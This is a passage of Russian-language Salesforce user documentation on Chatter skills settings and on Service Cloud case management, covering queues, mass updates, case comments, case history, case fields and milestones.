### Редактирование навыков и подтверждений посредством страниц сведений о записях

Выключение функции встроенного редактирования навыков и подтверждений в профилях Chatter. Рекомендуем использовать данную функцию только при дополнении данных объектов настраиваемыми обязательными полями.

 **Прим.:** Не рекомендуем включать данный параметр при использовании навыков в профилях Chatter.

### Создание сообщений ленты при добавлении нового навыка

Автоматическое создание сообщения ленты Chatter при добавлении нового навыка в профиль.

**Включить предложенные навыки**

Автоматическое отображение навыков на основе тем Chatter пользователей.

При необходимости установите пакет, содержащий дополнительные отчеты и панели мониторинга для функций «Благодарность» и «Навыки».

- [Отчеты и панели мониторинга для функций «Благодарность» и «Навыки» \(пакет для производственной среды\)](#)
- [Отчеты и панели мониторинга для функций «Благодарность» и «Навыки» \(пакет для безопасной среды\)](#)

СМ. ТАКЖЕ:

[Общие сведения о навыках](#)

[Ограничения для навыков](#)

[Полномочия объекта](#)

[Редактирование полномочий объекта в профилях](#)

[Включение или выключение параметров Work.com](#)

[Общие сведения об отчетах и панелях мониторинга Work.com](#)

**Ограничения для навыков**

Навыки и подтверждения используют особые алгоритмы и ограничения.

Обратите внимание на ограничения ниже.

- Функция «Навыки» не поддерживается сообществами.
- Пользователям с полномочием «Чтение» для навыков доступны все записи навыков.
- Записи пользователей навыка и подтверждений могут удаляться только ответственными и пользователями с полномочием «Изменение всех данных».
- Чтобы восстановить пользователей и подтверждения, связанные с удаленным навыком, извлеките нужный навык из корзины. Создание навыка с тем же именем не инициирует восстановление предыдущих связей.
- Пользователи могут подтверждать только навыки других пользователей. Один навык пользователя может быть подтвержден одним и тем же пользователем только один раз.

Администраторы могут подтверждать навыки пользователей от имени других пользователей посредством API.

- Виджет «Навыки» отображается в профиле Chatter только после включения поддержки Chatter и предоставления пользователям полномочия «Чтение» для навыков и пользователей навыка.

СМ. ТАКЖЕ:

[Общие сведения о навыках](#)

[Настройка навыков](#)

[Включение или выключение параметров Work.com](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Salesforce Service Cloud

Удивите клиентов превосходным сервисом и повысьте производительность поддержки агентов.



Предоставьте своим клиентам возможность добавлять в «Избранное» обмен сообщениями с вашей командой через веб-обозреватель, электронную почту, по телефону, социальные сети и многое другое. Упростите работу своим агентам службы поддержки за счет автоматизации процессов назначения обращений, уведомлений, расширений, контрольных точек, сервисных контрактов и много другого. Также предоставьте своей команде универсальную службу поддержки, в которой возможно всестороннее рассмотрение каждого обращения и доступны средства для их быстрого разрешения.

[Изучите основы Service Cloud с помощью Trailhead!](#)

## Управление обращениями

Обращение — это вопрос или отзыв клиента. Настройте и автоматизируйте процессы поддержки обращений, чтобы сократить время на ответы и повысить уровень удовлетворенности клиентов.

- [Общие сведения о группах, работающих с обращениями](#)
- [Общие сведения об очередях обращений](#)
- [Настройка правил ответов](#)
- [Общие сведения о правилах расширения](#)
- [Настройка правил назначения](#)
- [Обзор омниканала](#)
- [Настройка макросов](#)

## База знаний

Благодаря ускорению работы с информацией (создание, совместное использование, поиск) вы можете предоставлять услуги клиентам на небывалом уровне.

- [Общие сведения о знаниях](#)

- [Настройка знаний](#)

## Многоканальная поддержка

Порадуйте клиентов, предложив им выбор способа установления связи со службой поддержки.

- [Настройка функции создания обращения из веб-обозревателя](#)
- [Общие сведения о функции создания обращения из сообщения электронной почты](#)
- [Настройка функции создания обращения из вопроса](#)
- [Настройка LiveAgent](#)
- [Общие сведения об онлайн-сообществах](#)
- [Общие сведения о Call Center](#)
- [Общие сведения об Open CTI](#)
- [Общие сведения о функции социального обслуживания клиентов](#)
- [Настройка SOS](#)

## Универсальная служба поддержки

Увеличьте производительность поддержки агентов с помощью интерфейса, напоминающего панель мониторинга, который поддерживает несколько обращений в каждом канале обслуживания.

- [Общие сведения о ленте обращений](#)
- [Общие сведения о консоли Salesforce](#)
- [Общие сведения о настраиваемых компонентах консоли](#)

## Соглашения о поддержке клиентов

Предоставляйте и применяйте соглашения об уровне обслуживания (например, гарантии, подписки или соглашения об обслуживании с функцией управления правами).

- [Общие сведения о правах](#)
- [Настройка управления правами](#)



## Отслеживание запросов клиентов

---

### Обращения

#### Обращения

Обращение — это вопрос или отзыв клиента. Агенты службы поддержки могут просматривать обращения для определения способов повышения эффективности обслуживания. Торговые представители могут использовать обращения для определения способов влияния на процессы продаж. Ответы, отправляемые после обработки обращений, позволяют повысить удовлетворенность клиентов и усилить позиции компании.

Администратор организации может настраивать информационные каналы для сбора обращений посредством предпочтительных форм обратной связи. Под каналами понимаются сообщества (для сетевых форумов), функция Email-to-Case (для сообщений эл. почты), функция Web-to-Case (для веб-сайтов), приложение Salesforce Call Center (для телефонных звонков) и т. д. Lightning Experience поддерживает только некоторые каналы.

Начальная страница вкладки «Обращения» позволяет создавать, находить и редактировать обращения, а также сортировать и фильтровать обращения и очереди посредством стандартных и настраиваемых списковых представлений.



**Совет:** При настройке консоли Salesforce рекомендуем использовать интерфейс консоли, напоминающий панель мониторинга, для сокращения времени пакетной обработки обращений. При настройке прав рекомендуем проверять клиентов на наличие привилегий на поддержку или отслеживать обращения во избежание возможного нарушения контрольной точки. При настройке функции Salesforce to Salesforce и предоставлении внешним контактам общего доступа к обращениям рекомендуем использовать списковые представления для просмотра обращений, предоставленных бизнес-партнерами. Данные функции доступны только в Salesforce Classic.

СМ. ТАКЖЕ:

[Начальная страница обращений](#)

[Консоль Salesforce](#)

[Что такое управление правами?](#)

[Использование вкладки «Вопрос и ответ» компонента Chatter Answers](#)

[Руководство по внедрению функции управления обращениями](#)

#### ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Начальная страница обращений

На главной странице «Обращения» вы можете создавать, находить и редактировать обращения.

Кроме того, на главной странице обращений можно переходить к отчетам обращений и к групповому удалению обращений или отправке контактов для обращений.

СМ. ТАКЖЕ:


- [Обращения](#)
- [Рекомендации по работе с обращениями](#)
- [Заккрытие обращений](#)
- [Консоль Salesforce](#)

## Просмотр списков обращений

Страница со списком обращений содержит обращения, доступные в текущем представлении. Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку «Создать новое представление» для разработки собственных настраиваемых представлений. Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку «Правка».

Чтобы просмотреть списки обращений при наличии консоли Salesforce, щелкните ссылку «Обращения» на вкладке навигации (если вкладка «Обращения» доступна).

- Чтобы **отредактировать или удалить обращение**, щелкните ссылку «Правка» или «Удал.».
- Чтобы **закрыть обращения, принять ответственность или изменить ответственного и статус обращений**, установите флажки напротив нужных обращений и нажмите соответствующую кнопку сверху представления.

 **Прим.:** Обращения, помеченные красной стрелкой, расширены автоматически посредством правил расширения, заданных в организации.

## Принятие ответственности за обращения

Чтобы принять ответственность за обращения, доступные в очереди, откройте списковое представление очереди, установите флажки напротив нужных обращений и нажмите кнопку «Принять». Версии Professional Edition, Enterprise Edition, Unlimited Edition,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для создания обращений:

- «Создание» для обращений

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра списков обращений:

- «Чтение» для обращений

Для создания обращений:

- «Создание» для обращений

Performance Edition и Developer Edition позволяют расширить уровень доступа к обращениям, установленный моделью общего доступа.

 **Прим.:** Модель единого общего доступа к объекту определяет уровень доступа пользователей к записям данного объекта в очередях.

**Общедоступный: для чтения, записи и переноса**

Пользователи могут просматривать и принимать ответственность за записи, доступные в любых очередях.

**Общедоступный: для чтения и записи или Общедоступный: только для чтения**

Пользователи могут просматривать любые очереди, но принимать ответственность только за записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, за записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

**Личный**

Пользователи могут только просматривать и принимать записи, доступные в очередях, участниками которых они являются, или, в зависимости от параметров общего доступа, записи, принадлежащие нижестоящим участникам очереди в иерархии ролей или территорий.

Независимо от модели общего доступа, пользователи могут принимать ответственность за записи, доступные в очередях, участниками которых они являются, только при наличии полномочия «Редактирование». Независимо от модели общего доступа или их участия в очередях, администраторы, пользователи с полномочием «Изменить все» для обращений и пользователи с полномочием «Изменение всех данных» могут просматривать и принимать записи, доступные в любых очередях.

СМ. ТАКЖЕ:

[Обращения](#)

[Рекомендации по работе с обращениями](#)

## Пакетное изменение обращений

Администраторы могут выполнять пакетное обновление обращений на любой странице со списком обращений. Любое списковое представление очереди позволяет пользователям принимать ответственность за обращения, если они являются участниками очереди или расположены выше участника очереди в иерархии ролей или территорий, либо стандартной модели общего доступа к обращениям задано значение «Общедоступный: для чтения, записи и переноса». Установите флажки напротив нужных обращений и нажмите соответствующую кнопку. Ниже перечислены возможные действия.

- **«Принять»:** назначение текущего пользователя ответственным за выбранные обращения в списковом представлении очереди. Также пользователю назначаются все вложенные открытые действия. Пользователи организаций, которым недоступна модель общего доступа «Общедоступный: для чтения, записи и переноса», могут принимать обращения только из очередей с их участием или участием нижестоящих пользователей в иерархии ролей.
- **«Изменить ответственного»:** назначение обращений выбранному пользователю или очереди. Также новому ответственному назначаются все вложенные открытые действия. При добавлении обращений в очередь открытые действия не переносятся. Данная функция требует наличия обязательных полномочий и общего доступа для чтения обновляемых обращений.



**Прим.:** При изменении ответственности все связанные открытые действия, принадлежащие текущему ответственному за обращение, назначаются новому ответственному.

- **«Закрыть»:** закрытие выбранных обращений. Заполните обязательные поля «Статус» и «Причина» и при необходимости добавьте комментарий.

Данная функция доступна только при наличии полномочия «Управление обращениями» и доступа «Для чтения и записи» к обращениям.

- **«Изменить статус»:** изменение значения поля обращения «Статус».

Данная функция доступна только при наличии полномочия «Управление обращениями» и доступа «Для чтения и записи» к обращениям.

СМ. ТАКЖЕ:

[Рекомендации по работе с обращениями](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения ответственного за обращение:

- «Перенос обращений» ИЛИ «Перенос записи»
- И «Редактирование» для обращений

Для закрытия и изменения статуса обращений:

- «Управление обращениями»

## Рекомендации по работе с обращениями

Обращение — это вопрос или отзыв клиента. Поля и связанные списки, отображаемые на странице обращения, определяются собственными настройками или функциями, настроенными администратором. Данный раздел содержит сведения об эффективном использовании обращений.

### Обновление обращений

При изменении контакта организация не заменяется организацией контакта, но может быть отредактирована самостоятельно.

Контакты, являющиеся пользователями портала, могут просматривать только обращения, связанные со своими организациями.

При изменении организации общие доступы к обращению, установленные вручную, удаляются для пользователей, которые не имеют доступа для чтения к новой организации.

При наличии возможности установите флажок **«Отправить электронное уведомление контакту»** для уведомления контакта об обновлении обращения. Сообщение эл. почты отправляется только при наличии доступа к контакту.

При наличии возможности установите флажок **«Назначить с помощью активных правил назначения»** для переназначения обращения посредством правила назначения. Обращение, которое не соответствует критериям правила, переназначается ответственному за обращение по умолчанию.

При наличии возможности щелкните **«Общий доступ»** для предоставления общего доступа к обращению другим пользователям, группам или ролям.

При наличии возможности закройте обращение путем выбора значения «Закрето» в поле «Статус». В противном случае, щелкните **«Закреть обращение»** и измените нужные поля. При наличии функции отправки статей базы знаний щелкните **«Сохранить и создать статью»** для сохранения информации, которая может оказаться полезной другим пользователям при закрытии похожих обращений. Опубликованная черновая статья добавляется в обращение и становится доступной для просмотра в базе знаний.

При наличии возможности раздел «Сведения о функции Web-to-Case» содержит информацию, введенную клиентом при создании обращения посредством формы на веб-сайте.

### Использование связанных списков обращений

Воспользуйтесь связанным списком «Сообщения эл. почты» для отправки ответов и обработки обращений, созданных посредством функции Email-to-Case.

Воспользуйтесь связанным списком «Контрольные точки обращения» для просмотра обязательных этапов процесса поддержки или добавления даты выполнения контрольной точки.

Воспользуйтесь связанным списком «Статьи» для поиска полезных статей в базе знаний организации. Чтобы начать поиск, введите ключевые слова. Добавьте найденные статьи в обращение для отслеживания решений и предоставления другим пользователям возможности закрытия похожих обращений. Вложенные статьи отображаются в связанном списке. Если при закрытии обращения создается черновая статья, то статья добавляется в связанный список только после публикации черновой статьи.

Воспользуйтесь связанным списком «Решения» для поиска полезных решений (версия 1.0 статей). При наличии категорий решений выберите нужные категории для уточнения области поиска. При наличии предложенных решений

## ВЕРСИИ

Доступно в: Salesforce Classic и Lightning Experience.

Правила назначения обращений, правила расширения обращений, функция Web-to-Case и клиентские порталы доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений

Для обновления обращений:

- «Редактирование» для обращений

Щелкните **«Просмотр предложенных решений»** для просмотра соответствующих решений. Решения предлагаются на основе релевантности и сходства обращений.

### Отправка ответов на обращения из Chatter Answers (недоступно в Lightning Experience)

Чтобы ответить на обращение, созданное из вопроса в веб-сообществе, введите ответ в ленту, похожую на ленту Chatter, и щелкните **«Ответить клиенту»**. Введенный ответ отслеживается в связанном списке «Комментарии к обращению».

Комментарии к обращениям, помеченные как «Общедоступные», отображаются как личные сообщения от службы поддержки в Chatter Answers. Они не отображаются всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы поддержки, отображается только контакту обращения посредством личных сообщений в Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям.


СМ. ТАКЖЕ:

- [Поля обращений](#)
- [Журнал обращения](#)
- [Группы, работающие с обращениями](#)
- [Комментарии к обращению](#)
- [Назначение обращений](#)
- [Работа с сообщениями эл. почты, содержащими обращения](#)
- [Использование связанного списка «Контрольные точки обращения»](#)
- [Использование вкладки «Вопрос и ответ» компонента Chatter Answers](#)

### Комментарии к обращению

Пользователи и сотрудники службы поддержки могут добавлять, редактировать и удалять общедоступные или личные комментарии к обращениям. Все комментарии отображаются в связанном списке комментариев к обращениям.

Комментарии могут быть личными или общедоступными контакту обращения на клиентском портале, портале самообслуживания или в Chatter Answers. Кроме того, настройки портала или веб-сообщества позволяют клиентам комментировать собственные обращения. Когда пользователь портала добавляет комментарий, владелец обращения получает сообщение электронной почты. Значок комментария (🗨️) остается в заголовке обращения до тех пор, пока не будет просмотрен владельцем.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

СМ. ТАКЖЕ:

- [Создание и редактирование комментариев к обращениям](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Создание и редактирование комментариев к обращениям

Ниже перечислены области, поддерживающие создание и редактирование комментариев к обращениям.

- [Поле «Внутренние комментарии»](#) на странице редактирования сведений об обращении
- [Связанный список «Комментарии к обращению»](#) на странице сведений об обращении

СМ. ТАКЖЕ:

[Обращения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра комментариев к обращениям:

- «Чтение» для обращений

Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:

- «Редактирование» или «Создание» для обращений

Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:


- «Изменить все» для обращений


Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:

- «Редактирование комментариев к обращениям»

Создание и редактирование комментариев к обращениям на страницах сведений об обращениях

1. Нажмите кнопку **«Создать»** или **«Правка»** в связанном списке «Комментарии к обращению».
2. При необходимости установите флажок **«Общедоступный»**, чтобы включить функцию отправки уведомлений о добавлении комментариев и разрешить контакту просмотр комментариев на клиентском портале или портале самообслуживания.
3. Введите комментарии в поле **«Комментарий»**.
4. Нажмите кнопку **«Сохранить»**.

 **Прим.:** Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут использовать портал самообслуживания в обычном режиме.

 **Прим.:** Если обращения и комментарии к обращениям публикуются для внешних контактов посредством функции Salesforce to Salesforce, то все общедоступные комментарии автоматически становятся доступными для подключения при совместном использовании обращения. Чтобы отменить общий доступ к комментарию, выберите **«Сделать личным»**.

 **Совет:** Ниже перечислены действия, доступные в связанном списке «Комментарии к обращению».

- Чтобы удалить текущий комментарий, щелкните ссылку **«Удал.»**.
- Чтобы изменить статус комментария на клиентском портале или портале самообслуживания, щелкните **«Сделать общедоступным»** или **«Сделать личным»**. Комментарии к обращениям, помеченные как **«Общедоступные»**, отображаются в качестве личных сообщений от службы поддержки в Chatter Answers. Они недоступны всему сообществу. Например, общедоступный комментарий к обращению, добавленный агентом службы поддержки, отображается только контакту обращения при его входе в Chatter Answers. Агенты службы поддержки могут просматривать любые личные и общедоступные комментарии к обращениям.

СМ. ТАКЖЕ:

[Комментарии к обращению](#)

[Создание и редактирование комментариев к обращениям](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра комментариев к обращениям:

- «Чтение» для обращений

Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:

- «Редактирование» или «Создание» для обращений

Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:

- «Изменить все» для обращений

Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:


- «Редактирование комментариев к обращениям»



Создание и редактирование комментариев к обращениям на страницах редактирования сведений об обращениях

1. Чтобы добавить новое обращение, нажмите кнопку **«Создать»** на вкладке «Обращения». Чтобы изменить текущее обращение, выберите нужное обращение и нажмите кнопку **«Правка»**.
2. Введите комментарий в поле «Внутренние комментарии».
3. При необходимости установите флажок «Отправить клиентское уведомление», чтобы уведомить контакта обращения о добавлении нового общедоступного комментария.
4. Нажмите кнопку **«Сохранить»**.

Сообщение эл. почты отправляется ответственному при каждом создании или обновлении комментария к обращению.

 **Прим.:** Флажок «Отправить клиентское уведомление» отображается на страницах редактирования сведений об обращениях, если:

- администратор включил функцию отправки уведомлений о добавлении новых комментариев на странице [«Параметры поддержки»](#) или [«Параметры портала самообслуживания»](#);
- комментарий помечен как «Общедоступный»;
- обращение содержит контакт;
- контакт обращения использует действительный адрес эл. почты.

СМ. ТАКЖЕ:

[Комментарии к обращению](#)

[Создание и редактирование комментариев к обращениям](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра комментариев к обращениям:

- «Чтение» для обращений

Для добавления комментариев к обращениям и предоставления общего доступа к комментариям:

- «Редактирование» или «Создание» для обращений

Для редактирования или удаления комментариев к обращениям, добавленных другими пользователями:


- «Изменить все» для обращений

Для редактирования, удаления или предоставления общего доступа к текущим комментариям к обращениям:

- «Редактирование комментариев к обращениям»

## Журнал обращения

Связанный список «Журнал обращения» на странице сведений об обращении отслеживает изменения, внесенные в данное обращение. При каждом изменении отслеживаемого стандартного или настраиваемого поля обращения в связанный список «Журнал обращения» добавляется новая запись. Все записи журнала содержат информацию о дате, времени, характере и авторе изменений. Журнал обращения не фиксирует изменения, вносимые в связанные списки обращения.

 **Прим.:** Изменения поля «Закрыто при создании» отслеживаются только в том случае, если поле обновляется посредством Force.com API.


Если обращение меняется автоматически в результате применения функции Web-to-Case, либо правил расширения или назначения, то журнал обращения в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition отображает пользователя, выбранного в поле «Автоматический пользователь для обращений» на странице «Параметры поддержки».

СМ. ТАКЖЕ:

[Обращения](#)

## Поля обращений

В зависимости от используемого макета страницы и параметров безопасности полей, некоторые поля могут быть скрыты или недоступны для редактирования.

| Поле  | Описание   |
|---|--|
|  | Указывает, что из-за правила эскалации выполнена эскалация обращения. Значок эскалации скрывается при закрытии обращения или если оно больше не соответствует критерию правила эскалации.                              |
|  | Указывает, что клиент добавил комментарий к обращению, полученному через веб-портал. Значок не отображается после просмотра обращения его владельцем.  |
| Имя организации   | Имя учетной записи, связанное с контактом обращения. Данное поле заполняется автоматически при связывании обращения с контактом и сохранении обращения. При обновлении обращения можно добавить другую учетную запись. |
| Актив   | Модель продукта, используемого клиентом. На страницах редактирования   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра обращений:

- «Чтение» для обращений


### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Поле   | Описание  |
|--|---|
|  | это поле показывает только активы, связанные с контактом обращения, однако вы можете использовать редактирование, чтобы увидеть список всех активов в обращении.  |
| Часы работы                                    | Данное поле определяет часы выполнения действий эскалации или процессов права для обращения.  |
| Валюта обращения                               | Валюта для всех валютных сумм для обращения. Стоимость отображается в валюте обращения, а также преобразуется в личную валюту пользователя. Данное поле доступно только мультивалютным организациям.  |
| Подразделение обращения                        | Подразделение, которому принадлежит обращение. Подразделение наследуется от контакта обращения. Если для него отсутствует контакт, он устанавливается для глобального подразделения по умолчанию. Данное поле доступно только для организаций, использующих подразделения для сегментирования данных. |
| Номер обращения                                | Уникальный номер, назначаемый обращению. Количество начинаются с 1000 и имеют разрешения «только для чтения», однако администраторы могут изменить этот формат. Номера обращений присваиваются в порядке увеличения, но иногда некоторые номера могут выпасть из последовательности.                  |
| Ответственный за обращение                     | Пользователь, назначенный владельцем обращения.   |
| Тип записи обращения                           | Имя поля, в котором определяются значения раскрывающегося списка для выбора, доступные для обращения. Типы записей часто связаны с процессом поддержки.   |
| Закрото пользователем портала самообслуживания | Указывает, закрыл ли контакт обращение, используя для этого веб-портал. Это поле доступно только для чтения.  |
| Закрото при создании                           | Указывает, было ли обращение закрыто при создании с помощью кнопки <b>«Сохранить и закрыть»</b> . Это поле доступно только для чтения.  |
| Адрес эл. почты контакта                       | Адрес электронной почты для контакта обращения. Этот адрес добавляется при добавлении контакта к обращению. Это поле доступно только для чтения.  |
| Мобильный тел. контакта                        | Номер мобильного телефона контакта обращения. Этот номер добавляется при добавлении к контакту к обращению. Это поле доступно только для чтения.  |
| Имя контакта                                   | Имя контакта обращения.   |

| Поле                           | Описание  |
|--------------------------------|---|
| Тел. контакта                  | Номер телефона контакта обращения. Этот номер добавляется при добавлении к контакту к обращению. Это поле доступно только для чтения.   |
| Создано                        | Пользователь, создавший обращение, а также дата и время создания. Это поле доступно только для чтения.  |
| Настраиваемые ссылки           | Приводит список настраиваемых ссылок для обращений, созданных администратором.  |
| Дата/время закрытия            | Дата и время закрытия обращения. Это поле доступно только для чтения.   |
| Дата/время открытия            | Дата и время открытия обращения. Это поле доступно только для чтения.   |
| Описание                       | Описание обращения. Обычно оно является запросом клиента или отзывом. В этом поле может размещаться до 32 КБайт данных, однако в отчетах отображаются только первые 255 символов.   |
| Имя права                      | Название права, добавленное к обращению. Доступно, только если права настроены.   |
| Время начала процесса права    | <p>Время входа обращения в процесс права. Время можно обновить или сбросить при наличии полномочия «Редактирование» для обращений. Ниже перечислены действия, выполняемые при сбросе времени.</p> <ul style="list-style-type: none"> <li>• Закрытые или выполненные контрольные точки не изменяются.</li> <li>• Невыполненные контрольные точки пересчитываются на основе нового времени начала.</li> </ul> <p>Если процесс назначения применим к обращению, появляется это поле.</p> |
| Время окончания процесса права | Время выхода обращения из процесса права. Если процесс назначения применим к обращению, появляется это поле.  |
| Внутренние комментарии         | Внутренние примечания, связанные с обращением. Каждый комментарий может содержать до 4 КБ данных и отображается в связанном списке «Комментарии к обращению». Комментарии, отмеченные меткой «общий», могут отображаться на веб-порталах.   |
| Статус контрольной точки       | Контрольная точка представляет собой шаг в процессе права. Если процесс назначения применим к обращению, появляется это поле.   |

| Поле                             | Описание   |
|----------------------------------|--|
| Значок статуса контрольной точки | <p>Данное поле обозначает статус контрольной точки обращения одним из указанных ниже значков.</p> <ul style="list-style-type: none"> <li>•  «Совместимо»</li> <li>•  «Открыто с нарушением»</li> <li>•  «Закрыто с нарушением»</li> </ul> <p>Если процесс назначения применим к обращению, появляется это поле.</p> |
| Изменено                         | <p>Пользователь, который изменил обращение последним, за исключением любых изменений, вносимых в элементы связанного списка обращения. Это поле также содержит дату и время изменения. Это поле доступно только для чтения.</p>  |
| Происхождение                    | <p>Источник обращения (например, реклама, партнер или Интернет). Администраторы устанавливают значения полей, при этом каждое поле может содержать до 40 символов. При редактировании обращение, созданное сообществом при помощи быстрых действий, следует добавить источник, поскольку он не устанавливается по умолчанию.</p>   |
| Родительское обращение           | <p>Обращение, расположенное над одним или несколькими связанными обращениями в иерархии обращений. Номер обращения позволяет идентифицировать родительское обращение, а родительское обращение должно существовать до момента его добавления в другое обращение.</p>   |
| Приоритет                        | <p>Срочность обращения. Администраторы устанавливают значения полей, при этом каждое поле может содержать до 20 символов.</p>  |
| Продукт                          | <p>Имя продукта обращения. Это поле доступно, только если права настроены так, чтобы включать продукты.</p>  |
| Вопрос                           | <p>Запрос на вкладке «Вопросы и ответы», который связан с обращением. Данное поле заполняется при создании обращения на основе вопроса или расширении вопроса до обращения.</p>  |
| Причина                          | <p>Причина создания обращения. Администраторы устанавливают значения полей.</p>  |
| Статус                           | <p>Статус обращения, например открытое или закрытое. Администраторы устанавливают значения полей.</p>  |
| Остановлено                      | <p>Позволяет остановить процесс права в обращении, что может потребоваться при ожидании ответа клиента.</p>  |

| Поле                                     | Описание  |
|--|---|
|  | Процесс права может останавливаться не более 300 раз. Если процесс назначения применим к обращению, появляется это поле.  |
| Дата остановки                           | Данное поле отображает дату и время остановки процесса права, выполняемого для обращения. Если процесс назначения применим к обращению, появляется это поле.  |
| Тема                                     | Краткое описание вопроса или отзыва заказчика, например «Вывод ошибки при печати из Internet Explorer».   |
| Временная шкала                          | <p>Длительность обращения определяется временем выполнения контрольных точек процесса права. Чтобы просмотреть сведения о любой контрольной точке, щелкните нужную контрольную точку или наведите на нее указатель мыши. Контрольные точки представлены следующими значками.</p> <ul style="list-style-type: none"> <li>        Выполненная контрольная точка     </li> <li>        Нарушенная контрольная точка     </li> </ul> <p>Чтобы просмотреть прошедшие и предстоящие контрольные точки, переместите значок руки (  ) вдоль инструмента «Масштаб временной шкалы». Данное поле отображается в случае применения процесса права к обращению.</p> |
| Тип                                      | Тип обращения (например, «Вопрос» или «Проблема»). Администраторы устанавливают значения полей.   |
| Отображается на портале самообслуживания | Указывает, видимо ли обращение пользователям веб-портала. Если вы хотите, чтобы веб-обращения были видны на портале, включите это поле в настройке Web-to-Case.   |
| Веб-компания                             | Имя компании, указанное клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.  |
| Веб-адрес                                | Адрес эл. почты, указанный клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.   |
| Веб-имя                                  | Имя клиента, указанное клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case.   |

| Поле        | Описание   |
|-------------|--|
| Веб-телефон | Номер телефона, указанный клиентом, создавшим обращение с помощью функций Web-to-Case или Email-to-Case. |

СМ. ТАКЖЕ:

[Рекомендации по работе с обращениями](#)

## Как вычисляется параметр «Продолжительность» в отчетах по обращениям?

Продолжительность открытого обращения — это период с момента его создания до настоящего времени.

Продолжительность закрытого обращения — это период с момента его создания и до закрытия. Отчеты по обращениям содержат раскрывающийся список «Единицы», который позволяет просматривать продолжительность в днях, часах или минутах.

СМ. ТАКЖЕ:

[Поля обращений](#)

[Функция Web-to-Case. Вопросы и ответы](#)

## Использование связанного списка «Контрольные точки обращения»


Связанный список «Контрольные точки обращения» на странице сведений об обращении содержит контрольные точки, автоматическое выполнение которых обеспечивается процессом права. Контрольные точки — это обязательные этапы процесса поддержки. Контрольные точки — это показатели, определяющие уровни предоставляемого клиентам обслуживания. Например, контрольными точками считаются время отправки первого ответа и время принятия решения по обращению.

### Прим.:

- Сообщение «Записи для отображения отсутствуют» отображается в связанном списке в случае отсутствия контрольных точек обращения.
- Связанный список содержит поля, выбранные для отображения на основе бизнес-процессов компании. В зависимости от требований, предъявляемых компанией, пользователю могут быть доступны все или только некоторые указанные ниже поля.

### Действие

Список действий, доступных для выполнения в контрольных точках. Например, пользователь с полномочием «Редактирование» для обращений может нажать кнопку «Правка» и выбрать дату завершения контрольной точки.

 Прим.: Пользователи клиентского портала не могут редактировать контрольные точки обращения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

